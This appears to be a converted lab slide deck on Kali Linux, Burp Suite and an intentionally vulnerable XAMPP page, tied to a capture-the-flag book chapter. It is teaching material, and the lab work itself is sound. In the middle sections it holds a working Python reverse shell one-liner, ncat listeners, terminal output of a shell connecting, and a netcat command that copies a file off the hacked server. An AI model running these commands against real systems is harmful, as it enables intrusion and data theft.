
#	Hits		KBytes		URL
1	5	5.49%	151	55.67%	<a href="#">/favicon.ico</a>
2	4	4.40%	5	1.90%	<a href="#">/xampp/splash.php</a>
3	3	3.30%	12	4.31%	<a href="#">/xampp/xampp.css</a>
4	2	2.20%	0	0.00%	<a href="#">/</a>
5	2	2.20%	1	0.21%	<a href="#">/test.php</a>
6	2	2.20%	1	0.42%	<a href="#">/xampp/</a>
7	2	2.20%	3	0.98%	<a href="#">/xampp/head.php</a>
8	2	2.20%	5	1.72%	<a href="#">/xampp/navi.php</a>
9	2	2.20%	3	1.08%	<a href="#">/xampp/start.php</a>
10	1	1.10%	0	0.04%	<a href="#">/xampp/test.php</a>
11	1	1.10%	0	0.17%	<a href="#">/xampp/xampp.js</a>

### Top 10 of 19 Total URLs By KBytes

#	Hits		KBytes		URL
1	5	5.49%	151	55.67%	<a href="#">/favicon.ico</a>
2	3	3.30%	12	4.31%	<a href="#">/xampp/xampp.css</a>
3	4	4.40%	5	1.90%	<a href="#">/xampp/splash.php</a>
4	2	2.20%	5	1.72%	<a href="#">/xampp/navi.php</a>

# Web Application Scanner


- burpsuite &
  - Could be used to analyze websites on the fly for vulnerabilities
  - Has to be setup through a web browser proxy first



```
zxpdr
root@kali:~# cd burpsuite
bash: cd: burpsuite: Not a directory
root@kali:~# ./burpsuite &
[5] 11218
root@kali:~# Feb 10, 2016 6:51:22
```

# Burp Web Application Scanner

- Proxy on localhost:8080
  - Once you send your browser to Burp via proxy, you are ready to start analyzing



# Burp Interceptor

- The form is vulnerable in such a way that input gets executed immediately
- Python reverse shell could be entered into the form [:http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)
  - `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.233.100",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`
- `ncat -lvvp 1234`: Listens for reverse shell to connect to open port

The screenshot shows a web browser window titled "I am so hackable it's ridiculous - Iceweasel" with the address bar at `192.168.142.137/test.php`. The page content displays the text "I am so hackable it's ridiculous" and "Seriously, it's embarrassing". Below this text is a text input field containing the command `bprocess.call(['/bin/sh','-i']);` and an "execute" button. At the bottom left, a status bar indicates "Waiting for 192.168.142.137...".


Overlaid on the browser is the Burp Suite Free Edition v1.6.01 interface. The "Intercept" tab is active, showing a list of intercepted items. One item is selected, and its details are shown in the right pane. The details pane shows the raw HTTP request, which is a reverse shell connection attempt. The terminal output on the right shows the following sequence of events:

```
root@kali: /usr/bin
File Edit View Search Terminal Help
-v: forward host lookup failed: Unknown host
root@kali:/usr/bin# nc -v 192.168.142.128 1234
-v: forward host lookup failed: Unknown host
root@kali:/usr/bin# ncat -lvvp 1234
Ncat: Version 6.49BETA5 ( http://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.142.137.
Ncat: Connection from 192.168.142.137:50724.
/bin/sh: 0: can't access tty; job control turned off
$ ls
applications.html
bitnami.css
favicon.ico
img
index.php
test.php
webalizer
xampp
$
```



# Netcat File Server

- One liner created reverse shell that connects to ncat listener on port 1234 on Kali
- `ncat -lvvp 1237 > test.php` established a 2<sup>nd</sup> listener on Kali and a place to hold data
- `nc 192.168.160.100 1237 < test.php`, exfiltrates a file from the hacked server to Kali




# Kali Linux CTF Blueprints: Chapter 2


```
student@ubuntu: /opt
download 100%[=====] 123.80M 1.64MB/s in 82s

2016-02-09 12:34:43 (1.51 MB/s) - 'download' saved [129817538/129817538]

student@ubuntu: /opt$ ls
download
student@ubuntu: /opt$ cd download
bash: cd: download: Not a directory
student@ubuntu: /opt$ ls -al
total 126788
drwxr-xr-x 2 root root 4096 Feb 9 12:33 .
drwxr-xr-x 23 root root 4096 Dec 3 11:36 ..
-rw-r--r-- 1 root root 129817538 Dec 4 2013 download
student@ubuntu: /opt$ ls
download
student@ubuntu: /opt$ chmod 777 download
chmod: changing permissions of 'download': Operation not permitted
student@ubuntu: /opt$ sudo chmod 777 download
[sudo] password for student:
student@ubuntu: /opt$ ./download
student@ubuntu: /opt$ sudo ./download
```



The XAMPP Setup Wizard window is shown, titled "Setup - XAMPP". It features the XAMPP logo and the text "Welcome to the XAMPP Setup Wizard." The Bitnami logo is visible at the bottom left. At the bottom, there are buttons for "< Back", "Next >", and "Cancel". A large black arrow points from the terminal window to the "Webserver" component in the network diagram.



# Kali Linux CTF Blueprints: Chapter 2

